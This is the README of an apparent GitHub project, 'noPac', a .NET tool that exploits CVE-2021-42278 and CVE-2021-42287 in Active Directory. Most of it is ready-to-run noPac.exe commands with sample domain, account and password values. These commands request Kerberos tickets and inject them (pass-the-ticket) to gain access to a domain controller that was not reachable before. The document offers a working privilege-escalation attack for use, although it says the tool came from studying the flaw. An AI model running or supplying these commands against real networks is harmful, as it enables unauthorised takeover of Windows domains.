 trya9ain/nopac
CVE-2021-42287/CVE-2021-42278 Exploiter

This project originated from studying the principle of noPac, with some modifications based on the cube0x0 project. Personal understanding comments have been added to the source code.
An analysis article on the vulnerability can be found on my blog: noPac Analysis
noPac is a combination of two vulnerabilities: CVE-2021-42278 (sAMAccountName spoofing) & CVE-2021-42287 (deceiving the KDC). Successful exploitation requires both vulnerabilities to be exploitable simultaneously.
Examples: Get TGT and ST

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs

Examples: PTT

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt
A commonly used method is PTT:
noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt
Before exploiting noPac, there is no access to the DC.

Exploit noPac.
noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

After PTT, you can successfully access the DC again from the current window.

Note that the program can only run on machines with .NET 4.0+. Windows Server 2012 comes with .NET 4.0 by default, while Windows Server 2008 comes with .NET 3.5 by default.
To check the .NET version on the machine:
dir c:\Windows\Microsoft.NET\Framework64







